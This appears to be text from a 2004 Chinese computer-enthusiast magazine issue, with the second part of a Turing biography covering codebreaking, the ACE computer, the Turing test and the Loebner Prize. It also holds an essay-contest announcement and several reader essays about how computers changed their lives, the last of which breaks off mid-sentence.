U舰队使用的Enigma机器机密程度更高，一向被视为无懈可击。然而，这正是图灵喜欢的。在1941年中期，图灵结合统计方法与捕获的资料，终于初步掌握了德国海军的联系内容。可好景不长，1942年2月1日起，U舰队开始使用更为复杂的Enigma密码机，它包括了一个额外的转子，使得复杂程度大大上升。直到当年年底，布莱切利公园里的工作人员才抓住一个纳粹Enigma密码机使用人员操作上的一处不经意，利用这个意外的技巧，终于成功破解了新型号的Enigma密码机。此外，使用最新的电子管技术制作的代号“巨人(Colossus)”的新型“炸弹”机器，大大加强了英国破解密码的能力。盟军依靠破解的消息，终于扭转了大西洋战场的战局，并且成为二战的一个转折点。

这场通讯战争可以说是大规模潜艇战争一决胜负的致命关键，也是第二次世界大战决定同盟国与轴心国海疆胜负的主要原因。虽然那时图灵正在美国军方讨论破解Enigma密码机，以及罗斯福与丘吉尔之间通讯加密事宜，并未参加新型号Enigma密码机的破解工作，但他的工作为最终的破解打下了扎实的基础。

图灵在破解密码上拥有伟大的思想，并且开发计算机辅助破解过程，用他的方法减少了战场上许多军人的伤亡。同时，用全心全意投入发明创造来铭记每一天，并且拥有许多优秀的同事，这段岁月对图灵而言也是充满趣味且值得回忆的。

为了表彰图灵在战争中的杰出功勋，1945年图灵成为荣获英帝国勋章的军官(OBE, Officer of the Order of the British Empire)。

谁才是计算机之父？

1946年2月15日是计算机发展史上值得纪念的一个日子。这一天美国宾夕法尼亚大学的莫尔学院喜气洋洋，许多人心情激动地来到这里，参加人类历史上第一台现代电子计算机的揭幕典礼。这台机器名为“电子数值积分和计算机”，简称ENIAC，主要用来进行弹道计算的数值分析。经过多次改进后，ENIAC成为一台能进行各种科学计算的通用计算机。它的最大特点是采用了电子线路来执行算术和逻辑运算。

虽然ENIAC的运算速度已经相当快了，但仍存在着明显的缺陷:它的程序是用线路连接的方式实现的，为了进行几分钟或几小时的数字计算，要花费几小时甚至1～2天的时间做准备。为了解决这个难题，冯·诺依曼提出了存储程序式通用电子计算机方案——EDVAC方案。方案明确规定新型计算机有5个组成部分:计算器、控制器、存储器、输入和输出5个部分，并且定义了它们的职能和相互关系。EDVAC方案最终成为现代计算机的基本体系结构，从而奠定了现代计算机的基础。

存储程序的概念是计算机发展史上的又一座丰碑。长期以来，人们一直认为这一重要概念是冯·诺伊曼和ENIAC小组最先提出来的。然而，冯·诺伊曼从来没有说过存储程序型计算机的概念是他最先提出的。相反，他不止一次地指出，图灵是现代计算机设计思想的提出者。

好吧，让我们把视线从美国转到英国，一起看看图灵如何制作他的计算机。

1944年，盟军成功完成诺曼底登陆时，图灵已经掌握了制造现代计算机的三个关键思想:

(1)1936年通用图灵机的概念;

(2)电子技术在速度和可靠性上保证;

(3)为不同算法制造不同机器被实践证明是非常低效的。

这三点提供了制造一台可编程以完成任何任务的计算机的原理、方法和动机，图灵被这个构想迷住了。实际上，此时的图灵已放弃年轻时通过量子物理对意识和灵魂的寻找，完全成为一个依据实事的无神论者。他坚信计算机能够帮助人们越来越接近人工制造智能的梦想。

战后，图灵去了英国国家物理实验室(NPL, National Physics Laboratory)，结合他心中多年的逻辑计算能力以及在“巨人”机器中积累的电子技术，开始设计他心中的计算机。其实，美国同行已经占了先机，冯·诺依曼领导的EDVAC计划走在了他的前头。

虽然图灵对他的上司沃莫斯利(J. Womersley)有点看法，但这位应用数学家很快就赏识了图灵的理念，并且给图灵研制的计算机起名为“自动计算引擎”，简称ACE(Automatic Computing Engine)。

根据图灵的设计，ACE是一台串行的定点计算机，字长32比特，主频1M Hz，采用水银延迟线作为存储器，所以，ACE也是一种存储式计算机。图灵深知先进的科技很快便能影响设计，所以他强调要想尽办法加快所有部件的速度，为使用更快更大的存储器做好准备。比如，他在设计中使用程序实现算数函数，而不是内建于电子部件内。他还发明了最佳编码(Optimum Coding)和最少等待编码(Minimun Latency Coding)技术，使得机器在一定主频下能够有较短的指令执行周期。与美国同行的设计思想相比，图灵的设计无疑是先进的。

他的设计也非常有远见。根据图灵的设计，计算机可以随意从数值计算切换到代数运算、密码破解、文件操作或下棋游戏。他还引进了子程序的概念，计算机可以从一个缩略的小程序扩展出去，也比同时代美国的设计出色。此外，计算机中心还可以通过终端发送命令，让计算机自己协调更多的计算工作。1947年，图灵发明了缩略代码指令集(Abbreviated Code Instructions)，标志着编程语言的诞生。

不过，ACE的实现却出现了问题。当时采取的是设计和施工分离的办法，国家物理实验室进行设计，政府供应部门进行生产。双方缺乏合作并且难以磨合，与战时精神大相径庭。而图灵对项目的影响力也相当有限，所以ACE的任何部件都没有被真正实现，因此他的方案最终搁浅，这使得图灵非常沮丧。

现在让我们看看谁才是计算机之父。首先，什么是计算机呢？你每天朝夕相伴的就是啊！你能够用它上网、绘图、玩游戏等。没错，你的计算机有一个特点:程序是存

储在计算机内部的，到时执行一下便能够完成相应任务，也就是前面所谓的存储程序的概念。所以，我们下面讨论的只是存储程序计算机。

1945年，EDVAC方案被普遍认为是现代计算机原型，那时图灵的报告还未动笔，按照先来后到的游戏规则，冯·诺依曼应该是计算机之父。然而，图灵于当年秋天写的设计报告，完全是独立的设计，而且比冯·诺依曼走得更远。原因很简单，图灵的设计是基于早在1936年便成形的通用图灵机的概念，而通用图灵机中的图灵机与存储程序的想法毫无二致，这并不是一个巧合。此外，诺依曼使用计算机主要进行数值计算，比如原子弹爆炸演算和炮弹着弹位置，存储计算的思想来自于实际需求。然而图灵的灵感来自破解密码、科学计算甚至游戏，感到了把不同专用机器的功能集中在一种通用机器上的迫切需求，从而创造了在一台通用机器上使用存储的不同程序来实现的方法。并且，他是第一个提出程序结构与程序语言概念的人。

总之，图灵是唯一一个能够俯瞰计算机所有原理，知道如何实现且拥有丰富实践背景的人。如果你认可这一点的话，你或许也会愿意承认图灵才是真正的计算机之父！

虽然在制造计算机的角逐中非常失意，图灵通过频繁参加跨国赛跑和顶级业余运动员竞赛提高了长跑能力。他能够用跑步的方式去参加科学会议，有时比使用传统交通工具的同事更快，真是令人吃惊。要不是一次意外的受伤，图灵还差点下决心代表英国参加1948年的奥运会。

著名的“图灵测试”与人工智能

1947年8月，图灵在取得国家物理实验室的同意后回到剑桥，重新开始他的学术研究。这回他研究的是神经学和生理学，并写出了现在所谓的神经网络的论文。神经网络也是人工智能的一大分支，使用足够复杂的机制模拟足够多的神经元的连接，从而拥有自我学习能力。不过，由于这是提交给国家物理实验室的内部报告，所以从未正式发表。

1948年5月，图灵接受了纽曼的建议，辞去国家实验室的工作后，来到曼彻斯特大学的计算机实验室担任副主任。当时项目负责人是F·C·威廉斯(F.C. Williams)和汤姆·基尔蓬(Tom Kilburn)，前者还是威廉斯管的发明人。此项目实际是为了英国的原子弹项目服务，与图灵的设计初衷背道而驰。图灵的实际工作是为项目组织编写程序。要知道图灵的软件开发思想或许是当时世界最领先的，他部分实现了利用数理逻辑进行程序验证和丘奇的逻辑演算。并且，他还计划要在软件开发中结合统计学知识。如果他的做法都被一一实现的话，那几乎可以把计算机科学的日历往前翻好几页。可惜的是，那些想法仅仅保存在工作计划中，并未来得及实现。

相反，图灵徘徊于新旧问题之间，走了一段弯路。他用原型计算机重现了1939年计算黎曼zeta函数的计算过程。他尝试解决代数中群论的可计算问题。不过，图灵关切的主题仍然是人的意识，在1950年发表的《计算机器与智能(Computing Machinery and Intelligence)》一文中，阐述了他一生中关于机器与意识哲学关系的最清晰的观点。

论文中，总结他从1936年起形成的观点，概括了他对于机器的一些经验和试验。他认为人的大脑应当被看作是一台离散态机器，大脑与电子计算机在本质上并没有什么不同。在论文中图灵还详细地论证了心灵的计算本质，并批驳了反对机器能够思维的多种可能的意见。最重要的，他还提出了一种用来判断计算机智能的模拟游戏，也就是现在人工智能学者所称的“图灵测试”。

你知道吗？

图灵测试需要两个屋子，屋子之间只能通过计算机用文本消息联络。作为裁判的询问者呆在一个屋子里面，通过计算机和另一个屋子里面的人或者机器聊天，当然，另外一个屋子里面究竟是人还是机器，询问者是不知道的。图灵认为，如果询问者无法判断另一个屋子里面是人还是机器，那么屋子里的机器就可以称得上是有智能的(见图4)。



图4 图灵测试

虽然对自己的方法有非常的自信，但对于实现的前景，图灵只做了非常谨慎的估计，认为50年后才有可能出现通过测试的机器。1990年建立的罗纳奖(Loebner Prize Contest)便是一个鼓励人们参与图灵测试的竞赛，每年参加比赛的科学家络绎不绝。比赛的现场气氛总是非常热烈，经常能够看到令人啼笑皆非的问答。然而，仍然有部分程序显示了相当的智能，在短时间内和询问者聊上几句甚至让询问者产生判断错误是绝对没有问题的。据笔者所知，中科院也曾经搞过图灵测试的项目，能够进行一些日常对话。

你知道吗？

1990年，休·罗纳(Hugh Loebner)出资一百万美元以及一枚金牌(纯金哦，并非奥林匹克金牌那样用镀金来降低成本)，专门奖励能够通过图灵测试的计算机。大家知道，凭借现在人类对自身意识的认识，要通过测试并且拿到这笔丰厚的奖金，几乎是天方夜谭。奖励不可完成的任务，有意义吗？罗伯纳并非不近人情，他同时设立了一个铜牌以及两千美元的年度奖金，专门奖励那些虽然不是尽善尽美，但是“最像人类”的计算机。这使得参加竞赛的人络绎不绝，参赛的计算机也一年比一年出色(见图5)。



图5 罗伯纳奖奖牌的正反面

2003年最新一届的得主是机器人Jabb。下面是东渐对它的访谈实录：

Jabb: Hi, is there anybody living at the other side of the screen? Here is Jabberwock, fully alive. What do you want to talk about?(Hi，屏幕外面有人吗？我是Jabberwock，活蹦乱跳的。你想聊一些什么呢？)

东渐:Hi. I wonder if you speak Chinese.(Hi。你会说中文吗?)

Jabb:No but I wish I did.(不会。)

东渐:Do you know the Turing Test?(你知道图灵测试吗?)

Jabb:I think it is fascinating, but, I imagine it would be pretty easy to make the distinction between a machine and a person.(那个游戏非常有趣,不过,我想,区分机器和人应该是一件非常容易的事情。)

东渐:You've passed it already, huh?(你已经通过图灵测试了吗?)

Jabb:Man, this sucks! What makes you think I have passed it already, huh? (胡说!你凭什么说我通过了?)

东渐:Are you a machine?(你是机器吗?)

Jabb:Are you human? Prove it to me.(你是人类吗?证明给我看看。)

东渐:Oh my! You are quite smart!(天哪!你好聪明!)

Jabb:You are such a flatterer, guest.(你真会奉承!)

东渐:;-)(笑脸)

Jabb:I'm glad you thought it was funny.(你能够感到高兴,我很荣幸。)

东渐:I'll see you later.(回头见。)

Jabb:Bye.(再见。)

大家可以看到,机器人的回答相当智能,并且要了几个手段躲避了东渐多次的诱导。不过,经过测试,你应该使用比较直接的简单问句,免得机器人觉得苗头不对立即转移话题。如果你想亲自玩一玩,可以到http://www.abenteuermedien.de/jabberwock/index.php聊个痛快。

2000年和2001年罗纳奖的获得者是女机器人ALICE,你可以在http://www.alicebot.org/一睹她的芳容。相比之下,ALICE诚实得多,而且会说一丁点中文,让我惊喜不已(见图7)。



图7

(东渐:Can you speak Chinese?(你会讲中文吗?)

ALICE: Yi diar. Ni hao ma?(一点。你好吗?))

总之,现在模拟人类的谈话机器人层出不穷,《电脑爱好者》以前也介绍过MSN Messenger聊天机器人,其中也不乏国人制造的。然而需要看到,目前的聊天机器人几乎都是采用符号演算的算法,也就是通过匹配来猜测最可能的回答,实在不行就打哈哈岔开话题,所以还只能够称作"机器"。真正能够理解句子并且根据自身知识做出逻辑回答的"机器人",应该还没有诞生吧……

不过话说回来,真要诞生了,或许会有很多人感到恐惧——这会不会就是恐怖的终结者机器人呢?

"图灵测试"不但对于后来的思想家来说是一种刺激,对于人工智能实践也是一个经典的贡献。在图灵的影响下,麦卡锡、明斯基、西蒙和纽厄尔等人开创了人工智能(Artificial Intelligence)这门新学科。

那么计算机究竟能否产生意识,计算机能否拥有甚至超越人类的智能呢?同意图灵观点的科学家很多,但是用歌德尔的不完全性定理来反击这个观点的人亦不在少数。显然,这个问题涉及哲学、数学、物理等许多学科,并非一朝一夕能够得出结果的,但是,经过数学家和计算机科学家的多方努力,计算机越来越聪明也是不争的事实,也是人们愿意看到的。1997年IBM的深蓝(Deep Blue)打败国际象际世界冠军卡司帕洛夫(Kasparov)的精彩表演,相信许多读者仍然记忆犹新吧?

显然,图灵已经不满足于洞悉人类第二次造物的秘密,更试图窥探上帝造物的秘密。他开始着迷于在物理学家眼中是那么理所当然,却极其复杂与怪异的生物结构。他认为生物从最初的对称形态变化到后来的不对称形态,是由于反应和扩散的非线性化学方程而引起的。1952年,他还发表了有关生物形态形成的数学原理,例如斑马皮肤纹路形成的研究,从而开创了属于现代非线性物理学分支的斑图理论。

巨星的陨落

1952年因小偷入室行窃,图灵向警察报了案,但却暴露了他和另一位男士同居的事实。那个年代,社会对同性恋者不像现在这么宽容,同性恋行为被认为是严重的伤风败俗。同年他被警方逮捕,以"有伤风化罪"遭到起诉,并被判有罪。在此期间,他不得不忍受报纸媒体对他案件的公开全面报道。性倾向被公开,私生活曝光于大众,政府也取消了他情报部门的工作,使他变得躁怒不安,性格阴沉郁悒。只是他二战时受过勋,社会地位也很高,图灵并没有被判入狱,只受到一年察看以及药物治疗。

1954年6月8日,图灵的清洁工在他的寓所打扫卫生时突然发现了他的尸体。他已经在前一天死去,床边有一只吃了一半的沾过氰化物的苹果。虽然图灵的母亲坚持认为,图灵是在化学试验中不小心把氢化物沾在手指上而导致意外死亡,但是人们都认为图灵是故意想让她得到这样的结论,是为了安慰她而这么安排的——图灵应该是自杀的。

图灵以他的非凡成就和特立独行写完了短暂而灿烂的传奇,以他贯穿一生的思考为人类开辟了一个崭新世界,当我们每个人都已经无法离开计算机的时候,我们应该记住,是图灵创造了这一切。

小编有话说:相比本文的上篇,下篇就要好懂得多,理论知识要少得多,相信你看起来也会轻松一些。

火速链接
2004年第5期51页 《图灵与图灵奖(上)》

CF [CXG01]

电脑爱好者
十周年有奖征文

首先感谢近2000位关爱《电脑爱好者》的读者朋友，你们那些充满真情的文章为《电脑爱好者》十周年庆典增添了绚烂的色彩。

为了能让广大读者亲身参与到我们的活动中，我社“征文评选小组”特别决定，将入围一、二等奖的4篇文章在本期“特别话题”栏目刊登出来，让广大读者来评定一台迅驰笔记本电脑和三台数码摄像机如何分配。

一等奖：八亿时空A3200D迅驰笔记本电脑



规格：英特尔 奔腾-M 1.4 GHz处理器/内置无线网卡/256MB DDR内存/20GB硬盘/8XDVD光驱/14.1”XGA TFT液晶屏/56Kbps调制解调器/10-100M网卡/IEEE1394接口/S-端子/重2.7kg/配高档笔记本电脑包。

二等奖：佳能MV630i数码摄像机



规格：1/6英寸80万像素CCD，光学变焦倍数为20倍，数字变焦倍数为400倍，取景器为0.33英寸TFT彩色LCD，2.5英寸、113000像素液晶屏。

读者参与评选办法如下：发送最喜爱的文章编号（A-D，四选一）至1111925（移动用户）或9111125（联通用户）参与投票。本次投票采用单条手机短信发送方式进行，全部费用为1元（咨询电话：010-62161335-8011）。最终杂志社将按照文章获得选票的多少，决定该文章的获奖名次。

参与短信评选的读者将另外进行一次抽奖活动，奖品为128MB MP3一台；32MB闪盘4只；PVC精品鼠标垫50个；《电脑爱好者》纪念鼠标垫100个。



社领导正在仔细审读征文，评选获奖者

三等奖：

作品	作者
《平凡的世界》	张凯(新疆)
《如果这都不算爱》	游婉婷(湖北)
《不是故事的故事》	崔小生(浙江)
《大山、孩子、电脑》	李燕(贵州)
《我与电脑爱好者的二、三事》	刘登善(河北)

奖品：联想V40 400万像素数码相机



规格：SONY 1/1.8英寸413万像素CCD/最高2272×1704dpi照片分辨率/3倍光学变焦/2倍数字变焦/USB接口/可扩展SD(如意卡)/MMC(多媒体卡)/内置16MB内存/图像格式为JPEG(Exif2.1)，支持DPOF拍摄模式/自拍延时2秒或10秒。

优秀奖：

作品	作者
《买电脑培养创新人才，用电脑塑造学习之家》	姚鸿昌(河北)
《512，和你在一起》	郑梅(安徽)
《爱是一种坚持》	袁国强(新疆)
《老CFan与小CFan》	许青松(山东)
《自我价值的回归》	天津(刘玉莲)
《我和电脑爱好者》	罗鸿武(新疆)
《我家买电脑》	姚冬奇(河北)
《5个字母的含义》	文广勇(河南)
《等你》	宋珂(河南)
《MM装机》	封淑霞(河北)

奖品：昂达炫音F128 128MB MP3



规格：深蓝色耐磨防震机壳，搭配银色金属间隔，具磨砂质感的防震防滑机身，整部机重量仅35克，128MB容量。支持中、英文语言及歌词显示，支持WMA、MP3、MP2等多种文件格式。内置五种EQ调整模式，超精微调A-B段复读功能可以在文件任何时间段进行复读。炫音F128还支持开机画面DIY，只需将自己喜爱的图片按照相应的大小保存为单色bmp格式和特定的文件名即可，该机型采用了内嵌省电程序，智能管理电源，一节AAA电池可使用8个小时。

参与奖：所有参与本次征文投稿而未获奖的读者，都将获得我刊的纪念品一份。

阿 秀

■ 山西　李静　(评选编号A)

我生活的地方，是一个小小的县城。和北京上海那种让人眼花缭乱、分不清东西南北的大城市相比，这个只有两条主街，站得稍微高一点就能看到两条街上所有行人的县城实在是太小了。虽然小，但我还是决心要在这块土地上闹出点动静来。虽然我没有多高的文化水平，可我是一个男人，我就得活得像个男人。

1994年，我通过各种途径借、贷款，办起了小县城第一家正儿八经的计算机学校。刚开始的时候，只有二十来台电脑和两名从地区高价聘请的讲师，但生意却出奇的好，长期班、短期班的报名表上每天都有许多新名字。我看妻子忙得实在太累，就决定雇用一个清洁工来打扫学校的卫生。清洁工阿秀是我们农村老家的，丈夫是个酒鬼，喝醉了常常动手打人，阿秀就和他离了婚，托妻子帮她在城里找活干。妻子看她可怜，就让她来了，一个月给她三百块钱的工资。刚来的时候，阿秀土里土气，每天规规矩矩地干活，对那些电脑像对祖宗牌位一样恭敬而畏惧。后来活儿理顺了，她就在上课时也坐在教室后面听，但我和妻子都没有在意。

过了几个月，忽然有一天，阿秀红着脸对我和妻子说："哥，嫂子，我也想学电脑，以后我干活不要工钱，只要让我也像那些人一样上课学习就行。"

我和妻子先吃了一惊，然后觉得挺可笑。据我所知，她大概只有小学三年级文化水平，竟然也想学电脑？我当时料定她学不会，就笑着说："哟，也想赶时髦啊！行，没事的时候你就跟着学，但工资我得照发。"当时我觉得她要是学不会，那在别人看来就像白给我干活一样，乡里乡亲的多挂不住面子啊！

阿秀第一次摸键盘的时候，手一个劲地发抖。她的文化水平太低，好多东西根本就听不懂，于是就不厌其烦、一次又一次地问老师。最后地区来的陈老师烦了，讽刺了她一句："你要是真想学，最好从小学一年级开始，把缺的东西都补上，不然我就是累死了，你也学不会。"

那天晚上，阿秀在房里哭，妻子跑过去劝她说："不行就算了，又没人逼你，学不会就不学了。"谁料到第二天，阿秀从书店买回来厚厚的几本字典和一些小学语文课本，而后每天晚上，她的灯都是两点左右才关掉。妻子看着她结实的身体日渐消瘦，感叹地说："这个阿秀，学电脑都要学疯了。"半年以后，她的语文课本渐渐买至初中高中，后来她还订了《电脑爱好者》杂志，那上面的东西，好多我这个初中生都看不懂，我真不明白她想看些什么？

在能熟练地操作电脑以后，她有一次感激地对我说："哥，我真的要好好谢谢你和嫂子。刚开始，我只是想多学点知识，总觉得这辈子让环境给耽误了，活得不像个人，啥也不懂。后来学起了电脑，没多久，我就爱上了它。电脑真是个好东西，它打开了一个神奇的世界，让我的人生有了新的追求和向往。顺着它，我好像找到了自己该走的方向。"

小县城又陆续开了几家计算机学校，为了挫败竞争对手，我扩大规模，增添了几十台新机子。可这样一来，学生多了，而短期班的学生都是随到随学，老师都很累。我和妻子商量了一下，想增加两个老师，可要找个能稳定呆下来的好老师也真不容易。正当我们发愁时，阿秀说："让我来试试吧！初级班的课我来讲。"我和妻子简直是震惊了，虽然我们也都看到她打字的速度很快，但这是讲课啊！抱着怀疑的态度，我让她给几个初级班的学生讲了一堂课，我生怕她砸了我们学校的牌子，便坐在教室后面听。一节课下来，我的手心里全是汗，没想到她居然条理清晰，耐心细致地讲完了。出了教室我刚要夸她两句，才看见她的头发全都被汗水浸湿了。

当我把阿秀当老师的第一个月工资六百块钱给她时，阿秀哭了。阿秀大约从来没有忘记她初学电脑时所忍受的白眼，所以她对待学生特别热情有耐心，学生们都喜欢她，地区来的那两位老师也被她勤奋好学的精神所折服，经常与她探讨一些让我听起来高深莫测的电脑问题。

生意好了，春风得意的我每天只是上网聊天，打游戏，暗地里还找了个小情人，说我玩物丧志一点不为过。有天晚上阿秀上我们家闲聊，她对我说："哥，人在事业上的追求应当是无止境的。咱们现在是挺挣钱，可目前学校竞争也挺厉害，咱这儿的人慢慢都富了起来，再过几年，家用电脑就该普及了。我看咱干脆扩大项目，经营电脑，在咱这儿买电脑的人可以免费学习，生意不是会更好吗？"

真是一语惊醒梦中人，我夸阿秀有商业头脑，阿秀笑着说："我哪来的商业头脑，我只不过看到杂志广告，大城市早有人这么干了。"

因为再投资，没有金钱和时间去讨好情人，为了一枚钻戒，情人一怒离我而去。有天晚上妻子回乡下看她父母，我喝醉了酒，阿秀来了。这几年她是越来越成熟漂亮了，我握住她的手，胡言乱语着

要抱她，阿秀推我坐在沙发上，倒杯茶对我说："哥，别再伤嫂子的心了，嫂子这么多年来跟着你，那才是真感情。"几句话，让我从不轻掉的泪水突然冒了出来。我终于明白妻子为什么会同她情同姐妹了。经历了这些因金钱和感情所衍生出的矛盾，几番痛苦的挣扎之后，我想我是更成熟了。

这些年，因为我事事比别人快一步，所以我有钱了。因为阿秀勤勤垦垦，我给她的工资也超过了别的老师。我们感情像亲人一样，我和妻子都很关心她的个人问题。她颇为得意地说，她在网上已经找到了一知己。看她神采飞扬充满自信的表情，我调侃地说："你傻啊！你还相信网恋？"她说："只要真诚，就能换来真情。"我仔细想想，也有道理。不过，我还是偷看了她那位知己发给她的照片，从面相上来看，应该是个不错的男人。

在这个小县城的许多人眼里，我是成功的。作为一个男人，我是受人尊敬的。但在我心里，我觉得我被一个女人比下去了，她的自强、热情、善良，都是值得我敬佩的。

我想，阿秀会有更好的未来，她也会被一个好男人照顾的——只是每次这么想的时候，我都会有一点酸酸的醋意。CF [ZT01]

梦

■ 江苏　韩海清　(评选编号B)

送信的张叔来家送通知书时，山子还在床上躺着。

"张小山，快领通知书了，是省城的XX大学呢！"

"来了！"爹边答应边出了院门。"他张叔，今儿留下吃饭。"

"不了，还得送信呢。这不，还一大包呢！"

"那他张叔，你送完信一定得来啊！"娘在灶头上忙午饭，也邀请着张叔。

8月中旬，天热得真是难熬。

都中午了，可山子一点也不想起来。满脑子的心事，堵得山子心慌。录取结果山子早就知道了：前两天，山子到有电话的小松家一起打电话查过了。学校是那所不错，可是，专业却不是山子填的计算机专业。

这不挺好的一个专业吗！比我的学校、专业好多了，小松当时是这么说的。可是，山子一点也高兴不起来。

虽说从小到大生活在这个小山村里，山子根本不知道计算机专业到底要学些啥。还是当初在高一时学过一段时间，是那种很老很老的机器，黑黑的屏幕，学的是QBasic语言。山子刚觉得它有用时，老师却不教了。可是，山子相信那一定错不了，要不，为啥满眼的专业里面就数它分数最高呢？当时，山子就是这么想才给报上的……可是现在分数却没够。山子心想：都怪学校旁边小吃馆的那个老板。考英语那天，9点多，正在放听力考试的录音，谁知道，学校旁边那家小吃馆的老板图吉利，赶着9点18分开业。一串鞭炮声，把个听力给搞乱了。这不，分数就差那么几分，山子学不了计算机了。山子真恨那小老板。可是，现在又有什么用呢……

计算机专业都学些啥呀，山子躺在床上想啊想啊。他觉得自己上了计算机专业，学的全是计算机的内容……一丝笑容绽放在山子脸上。

"山子，起来吃饭了。"爹在外头叫道。山子没答应，也不起来。

"这小子，考上大学也不说高兴高兴。"虽说爹知道山子没考上计算机专业，可在他想来，只要考上大学就行呗，还管什么计算鸡计算鸭的。

"听话，山子，起来吃饭了。"娘也叫道。

山子默默地爬起来，洗漱一把，胡乱地扒着饭。由于接到了通知书，娘特意多做了几个菜，直往山子碗里夹肉，可山子一点都不想吃。

离开学还有一段日子，山子每天就这么无精打采地过着。期间，爹娘还为山子外出上大学宴请了家里的亲朋乡邻。山子只记得那天，他强打笑脸，恭恭敬敬地接受众人的道贺，亦或还有或多或少的几张票子。

转眼，开学的日子就到了。爹送山子一起进了趟省城。安顿好山子，第二天爹就回家了。家里还等着他回去送肥下地呢！

大学的生活就这么开始了。

山子在大学的计算机课上才真正感受到了它的神奇，虽说学的不是计算机专业，可是，就是这一点皮毛也让山子兴奋着迷了。他深深地迷上了计算机。期刊杂志室里的计算机报刊一到，山子就会迫不及待地去看，尤其是《电脑爱好者》，山子每一期都看得如饥似渴。没上计算机专业，我就自己学呗！山子心想。一有时间，山子还去旁听计算机专业的课。

时间如流水一般过去，转眼，到了下学期，山子又有了心事。为啥？学校里出了通知，从山子这一届开始，学校允许试行转专业了，经过选拔考试就可以进入所报专业学习。也就是说，山子有机会转到计算机专业去学习。

山子当初听到这个消息，真是高兴极了。这一来，自己的梦想不就可以实现了吗！可是，转念，忧愁又上了山子的心：要转专业，必须预先缴清二年级的学费。而且，转入计算机专业还得买一台电脑吧，都是一大笔开销。爹娘为了让山子上大学，已经是省吃俭用，能省的钱都省给山子了，也只能算勉强供上。现在，一下子要这么多钱，家里如何能筹到？山子心里直犯嘀咕。他不想增加爹娘的担子，可是，心里的那个梦一直就在，那么明确，而且，就在眼前，一伸手就能够着。山子实在是太想上计算机专业了。

山子想了好几天，最终咬咬牙，还是在家信里和爹讲了。爹的回信很快就到了，爹在信里说：山娃，你尽管好好学，要转专业，就得好好考试。你娘和我都赞成，娃儿想学得更好，俺们怎么能拦着呢？钱的事你放心，爹一定给你筹好。你只管好好准备，转过去更好，转不过去也别灰心。咱好好学，就一定有出息！

看着爹的信，山子满眼的泪。

没过几天，山子等来的不是送钱的消息，而是爹的噩耗：爹出门给山子筹钱，去家里的亲戚朋友那里借钱。这一回，去山子他舅家拿钱，路远，往回赶时，天已经黑了，路上被一辆车撞了，爹就在也没能回来……

回到家，山子扑到爹的遗体上，嚎啕大哭："爹，是我害了您，我不该要转什么专业，爹，俺不要电脑了，俺不学计算机了，爹……"

娘在一旁流泪："山子，你爹走时直念叨着你，让你一定要好好学，转到计算机专业。还说，俺娃一定学得最好……"

山子同娘哭成一团。

回到学校，山子苦读了一学期，在转专业时，以排名第一的成绩转进了计算机专业。

山子来到父亲的坟上："爹，俺考上了……"

如今，山子已经毕业，在一家很有潜力的软件公司工作。

每当夜深人静，山子想起爹，就会坐到电脑前，放上一段爹最爱听的京剧，但愿它能暖一暖爹在天堂里那孤寂的心…… CF [ZT02]



改变我命运的恩人

■ 江苏　樊春冠　(评选编号C)

回想起我当年（1985）考取上海科技大学，全家包括亲戚都很高兴。因为我家住农村，从小家境贫寒，生活拮据，通过考大学，从此可以"跳出农门，走进大城市，改变全家人的命运"。当时确实有许多人是这么认为的，我也不例外。但四年后的现实把我当初的梦想击得粉碎，毕业时学校开始实行双向选择，自找门路。由于我的祖辈都是面朝黄土背朝天的土地佬，结果还是回到了自己的家乡。带着股冲劲和美好的梦想进了一家坐落在一个偏僻小镇上的乡镇企业，据说该企业引进了全套外国设备。县里领导很重视，先后招了四个大学生和好几个大、中专毕业生。我负责产品检测工作，美其名曰"电脑检测"，实际上只不过是一台"工控机"罢了。第一年的月工资为117.50元，当时也不觉得少。通过十五年的寒窗苦读，现在终于可以自己养活自己了，反正也不知道其他同学拿多少工资，对自己还挺满足的。

不过干了一段时间后发现，这家企业管理不太规范，90%都是农民工，领导也是，工资有时三个月都不发，所以越干越不是滋味，感觉前途渺茫，而且我学的专业（应用数学）几乎一点皮毛都用不上。大约两年后的一天晚上，我躺在床上彻夜难眠。回忆我的学生生涯，从小学到大学，几乎每年都是"三好生"、班干部，成绩优秀，老师喜欢，亲戚看得起，说这孩子将来一定有出息，可是现在怎么会落到这种地步呢？当夜我暗暗做了一个决定——"跳槽"。接下来的一段时间里我非常留心招聘信息，其中有一家不错的合资企业要招一名计算机人员，我在大学里接触过电脑，学过一点编程，于是决定去应聘一下。结果由于自己两年多时间不碰电脑了，在学校里也只是学到点皮毛，第一道笔试关就没过，成绩远不如人家。记得当时考的题目不是太难，都是DOS下的基本操作，可我就是不会。这次失败对我来说非常深刻：要跳槽必须有一技之长。

一转眼到了1994年。一天，无意中我发现同事桌上放着一本封面醒目的杂志《电脑爱好者》（以下简称CFAN），特别是一行"一本大家都能看懂的电脑杂志"的小字深深地吸住了我的眼球。我顿感眼前一亮，拿过来就看，不看不知道，一看就放不掉了。

当我知道《电脑爱好者》是1993年才发行，到

当时才半年多时，就马上跑到邮局把所有已出版的杂志全都邮购了回来（当时是每本1.80元），然后就没日没夜地看，反反复复地读，仔细地研究，真的感觉她就是我的良师益友，我简直比“海绵吸水”还要厉害地吸收着里面的学问和技巧。功夫不负有心人，我的技术水平突飞猛进，并很快有了成效。我在94年7月底的人才招聘会上被座落在县城的一家国有企业相中了，他们也是招一名计算机人员，报名的人也不少，经过层层筛选，最终只录用了我一个，那时的高兴劲就别提了。

在以后的日子里，我就和CFAN朝夕相处，形影不离，每年必订，CFAN杂志社出版的图书大部分我都邮购了，他们搞的许多活动我大部分参加了，还得了不少奖呢。

从1993年到现在，整整十年了。十年来，她陪伴着我走过了一程又一程，从DOS3.0到DOS6.22，从Windows3.0到Windows95、98、Me、2000再到WindowsXP，从“山穷水尽疑无路”到“柳暗花明又一村”。可以这么说：自从踏上《跟我学》之途，一路《步步高》，直到《完全精通》（CFAN语）。前几年不提，就拿今年来说，我就获益匪浅。在使用IE浏览网页的过程中，出现“Microsoft Internet 